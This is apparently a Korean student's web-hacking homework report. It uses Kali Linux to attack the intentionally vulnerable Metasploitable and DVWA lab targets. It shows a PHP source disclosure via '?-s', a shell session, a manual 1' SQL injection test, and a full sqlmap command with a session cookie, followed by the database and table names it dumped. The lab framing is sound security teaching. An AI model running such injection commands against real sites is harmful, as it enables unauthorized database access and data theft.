


[8주차 웹해킹 과제] **2020111318 김수현**




칼리 리눅스에서 인터넷을 연 후 주소창에 메타스프로잇 ip주소를 입력-> 메타스플로잇을 브라우저로 접속한 것이다.




phpMyAdmin 을 클릭하면 다음과 같은 창이 뜸.




url 끝에 ?-s를 추가하면 php소스코드가 보이는데, 이는 취약점을 의미.






옆에 있는 ip주소는 칼리리눅스 ip주소이다.

Getuid는 일반사용자를 의미한다.




Sql 인젝션을 위해 다음과 같은 사이트에 접속하여 로그인을 해준다.


그리고, low를 클릭한 후 submit을 해준다.



위의 두 창은 User Id에 1과 2를 넣었을 때의 결과이다.




그리고 위의 창은 1'를 넣었을 때, sql공격이 가능하다는 것을 의미한다.




Sqlmap을 했을 때 -u는 필수옵션, Cookie는 로그인이 유지되는,P는 특정 파라미터에 대해서만 된다는 것을 의미한다.

다음과 같이 입력하는 이유는, --cookie에는 F12콘솔을 한 후 document.cookie의 값을 넣어준다. 그리고 -p에는 에러가 떴던 id를 의미한다.



다시 위의 leafpad에 적어 놨던 코드를 터미널에 입력하면 다음과 같은 창이 뜨게 된다. id파라미터가 취약하다는 것이다.



위의 코드 끝에 –current-db를 입력하게 되면, 현재 이용하는 데이터베이스의 이름이 뜨게 된다.

```
root@kali:~# sqlmap -u "http://192.168.192.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0927aad024f4f582f975aabc294d9477" -p id --dbs
```

```
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[16:39:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.192.129'

[*] ending @ 16:39:26 /2020-11-22/

root@kali:~#
```

만약, 뒤에 – - dbs를 입력하면 어떤 데이터베이스들이 있는지 보여준다.

```
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[16:40:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.192.129'

[*] ending @ 16:40:08 /2020-11-22/

root@kali:~#
```

만약, -D dvwa –tables를 입력하면 dvwa의 테이블들을 알아낼 수 있다.